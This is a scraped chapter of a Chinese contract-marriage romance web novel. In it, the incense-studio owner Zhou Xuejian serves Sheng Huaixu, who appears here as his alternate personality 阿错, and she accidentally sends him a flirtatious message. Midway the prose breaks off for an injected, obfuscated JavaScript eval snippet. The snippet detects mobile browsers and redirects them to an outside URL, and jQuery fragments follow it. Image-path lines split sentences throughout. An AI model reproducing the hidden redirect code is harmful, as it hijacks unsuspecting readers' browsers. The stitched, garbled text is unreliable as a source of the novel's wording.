13. 第十二章

作品:《如你所是[先婚后爱]

    周雪见的工作室在老市中心的一处文化街区边,东面是沪市最古老的文化旅游景点之一,西面是沪市最有名的中式别墅群,里面有相当多的高端客户,可谓是地理位置优越。


    在接到孙助理电话时,她原本是要和哥哥一起回家暂时不去工作室的。这么个大人物要来,她立马改口说自己已经在去工作室的路上。


    周川柏沉默听完通话,淡淡埋怨:“也不知道刚刚是谁说,今天晚上哪也不去就在家里跟我耗,天王老子来了也拉不走的?”


    “天王老子他不会真来,可盛总他是真来啊!哥,那可是盛怀绪!”


    “我知道,我耳朵没聋。”


    妹控周川柏暗戳戳吃醋,本就舍不得妹妹出嫁,现在看起来妹妹不但要多个老公,还要再多个小叔叔,这还没结婚呢,就已经把小叔叔的排名放在他前面了?结了婚还得了,岂不是前三都拿不到?他本心是向着妹妹的,出差回来第一时间就是陪妹妹回家和父母商榷联姻的事。现在看来,盛怀绪如此支持这场联姻,甚至亲自支持未来侄媳妇的生意,这个盛思饶可能没有表面这么简单。


    但他不服:“盛怀绪和你哥哪个重要?”


    周雪见一边在手机搜索里输入“盛怀绪”一边说:“当然是哥哥你咯。”


    输了一半停下,“哥,你知道盛怀绪的名字是什么意思吗?”


    周川柏:“……”


    “问这干什么?”周川柏盯着她看。


    “不会是那首诗,‘一怀愁绪,几年离索,错错错。’你说,谁会给自己孩子取这么伤感的名字呀?哪个父母会说自己孩子是个错误呀?哥,这个世界上应该没有不爱孩子的爸爸妈妈吧?”说罢,周雪见突然失落落的。


    周川柏酸意沿着腮帮子漫出来:“关你什么事……”


    周雪见噘噘嘴:“好奇嘛。”


    “那你对盛思饶好奇吗?”周雪见听见这名字就晦气,捂住耳朵作痛苦状:“啊!!嘶——什么东西刚刚扎了我耳朵,嘤嘤,好疼!”


    周川柏死死盯着周雪见:“难不成……”


    周雪见捂着耳朵委屈巴巴:“难不成什么?”


    周川柏也觉得自己的感觉太匪夷所思:“难不成你喜欢盛怀绪?”


    周雪见呼吸一滞,感知到一股热血即将从后脖颈蔓延向脸颊,连忙假装探周川柏脑门,实际去捂他眼睛:“你是不是还在时差内?梦到哪里说哪里?”


    周川柏视线被遮,注意力转移到与妹妹双手的博弈上,没在意她脸色悄然发红的一瞬。


    “那就好。谁都可以,盛怀绪不行。”


    周雪见停止袭击:“为什么?”


    “……”周川柏抿嘴,脑路一转扬眉反问,“还为什么?还用得着问吗?你自己都知道那可是盛怀绪!”


    ***


    到了工作室门口,外面下起小雨。周川柏因为时差原因,在车上睡着了。周雪见没有打扰,悄悄下车,交待司机送哥哥回家。


    刚进门,收到孙助理的信息:【盛总还有5分钟到。】


    周雪见进屋拿伞,安排员工准备一些热卖品和稀有品送去二楼VIP包间。不一会,黑色幻影顶着细雨缓缓停在工作室门口。


    周雪见提伞出来,发现孙助理从车门处取下伞开车门,便停步在原地等候。


    男人下车,潮湿背景下,黑色长款大衣勾出他修长高挑的剪影。眉眼半掩在黑色雨伞下,清冷锋利的气质与周围古色古香的暖黄灯光格格不入。


    阿错是刚刚被叫醒的,助理提醒才知道是盛怀绪半路决定来周雪见的工作室买香。


    人虽已下车,但仍有种时间空间的幻视感。


    更不知道为什么,在看见周雪见的时候,心中有种介于失落与期待的矛盾感之中。


    阿错知道那是主人格盛怀绪睡前留下的情绪,而他能体会到他哪怕一丝的情感波动。


    他竟然对这场见面有期待?


    走到门前,助理拿开雨伞,周雪见看到盛怀绪没有戴眼镜的样子时眼睛亮了一下。没想到一个人戴与不戴眼镜,气质完全判若两人。


    他的眼中带着些许未睡醒的惺忪感,双眉微蹙,睫毛微垂,裹挟着潮湿的雨气走来,有种忧郁病娇美男的气质。


    “周小姐。”阿错发现周雪见的怔愣以及耳轮肉眼可见的泛红,心里的矛盾感随之舒坦了。


    他暗暗勾起嘴角又叫一声,“周小姐?”


    周雪见回过神,粲然一笑:“盛总,欢迎欢迎。请进。”


    进门是淡淡的茶香,周雪见的工作室刚开业没多久,一楼右手边是养生茶室,四扇清代木门隔断,配上一些芦苇、花草,雅致又有格调。


    晚间下雨,最后两位客人准备离开,周雪见笑盈盈与人告别,客人在见到阿错的时候,忍不住多看了两眼。


    周雪见听见她们出门后小声议论的声音:“好帅……”“早知道再待一会就好了……”


    引得周雪见再次用余光偷看他,嘴上不忘客套引路:“盛总,左边上二楼。”


    转过屏风,后面是木质楼梯。周雪见平时从未觉得这楼梯窄,男人高高大大的身影走上去时,突然显得有些逼仄。


    “二楼是活动室和VIP包间,三楼是办公室,打算增加一个直播室,正在装修,可能有点吵……”


    “嗯。”


    二楼大厅中央有一张长长的中式方桌,上面工工整整放着些制香的器具。旁边有一整面墙的新中式小抽屉,像中药铺的百子柜重新做的改良,换了胡桃色配上极具设计感的铜扣,与店里新中式风格更加融合。


    旁边包间出来一个围着棕色围裙的小姑娘,看到盛怀绪时愣了一下,腼腆向周雪见汇报:“药药姐,已经准备好了。”


    周雪见知道小姑娘在腼腆什么,笑着说:“好,你先去忙。”


    包间内灯光比大厅暗一些,点着仿真烛台和中式花灯。仿古木桌上整整齐齐摆放着包装精致的精油、香牌样品、咖啡豆以及热好的香茗。


    周雪见请盛怀绪在对面入座,为他斟茶,询问他有没有什么比较喜欢的味道。


    阿错还未完全苏醒,打算先看看周雪见的“表演”。


    “没有。周小姐帮我推荐一下?”


    于是周雪见挑选出一款与盛怀绪气质相符的热卖品给他试闻,并向他介绍前中后调以及材料、作用。


    这款香偏冷冽的木质调,里面添加了龙脑香、沉香、檀香等多种香药材,解郁安神,既符合盛怀绪清冷沉稳的气质,又能缓解繁忙工作带来的压力。周雪见刚刚在路上特意查过盛怀绪的资料,其中有一条推送说盛怀绪在上个月因为过劳晕倒,导致那三天的股价大跌。


    于是,她猜想盛怀绪一定是压力很大或者睡眠不好。


    阿错浅浅闻了一下,先入鼻腔的是一种锐利干净的清透感,让他瞬间提神醒脑。紧随其后的是温润醇厚的木质调,仿佛置身于雨后的松林。


    这种


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16974461|193494||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    初闻反差又浑然一体的层次感的确很合他的意,但他知道这并不是盛怀绪想要的。


    他面无表情放下试香纸,抬眸看她:“你觉得我适合这个?”


    周雪见秒懂盛怀绪的意思,递咖啡豆给他的同时笑着说:“最主要还是要看您的喜好。还有别的款,我再给您挑一个?”


    几款下来,阿错全都不满意。


    周雪见有些受挫,她这些香全是精挑细选反反复复磨了成百上千次配方才调出来的,目前为止无人不爱。


    她面带微笑,保持专业的耐心和周到说:“盛总,如果这些都不喜欢的话,我们可以按照您的需求定制。”


    阿错喜闻乐见眼前的人微微受挫又努力保持微笑的样子:“好。可以。”


    他食指与拇指轻轻提起桌上的茶盏,饶有兴致抿上一口。


    白茶清淡的香气从唇齿间蔓延开来,他的心情完全舒畅了。


    “您稍等,我去外面取张表格。”


    “好。”阿错又抿上第二口,目送周雪见离开。


    周雪见走出包间后深深舒了一口气。刚刚在盛怀绪专心试香时一时悸动,偷偷拍了他的照片,拍完后心狂跳不止,脸颊不受控地发烫。幸好光线微暗,对方应该没发现。


    她本想把照片分享到闺蜜群炫耀一番,没想手速太快,直接点了第一个分享人,发完才发现是“S”盛思饶。


    周雪见干脆将错就错,秒切浪·女人设:【你小叔叔真帅,真想睡他。】


    发完得意洋洋,觉得自己就是个天才!


    一墙之隔的阿错手机震了一下,点开聊天框,看到自己照片后眉峰机不可查地动了一下。


    照片中是他刚刚试香的样子,手腕轻抬,指节修长。室内的暖色调完美中和了他原本阴郁疏离的气质,有种不真实的柔和感。


    他从未在别人的视角里审视过自己。


    紧接着,一段直白、轻佻的文字像挑衅更像一封战书,让他眉峰一挑,空气瞬间凝固。


    想睡我?


    呵……


    他学着盛思饶的习惯发去一串省略号,随后将手机静音,锁屏,收进口袋。


    抬眼间,扬言想睡他的女人捧着一张问卷笑盈盈进来,眼眸晶亮,清雅、知性,根本不像写出那些大胆文字的人。阿错倏然觉得有趣极了。


    他们之间似乎有着某种共鸣。


    周雪见将表格摊在盛怀绪面前,声音甜软无暇:“盛总,麻烦您简单填一下吧。方便我们做个了解。”


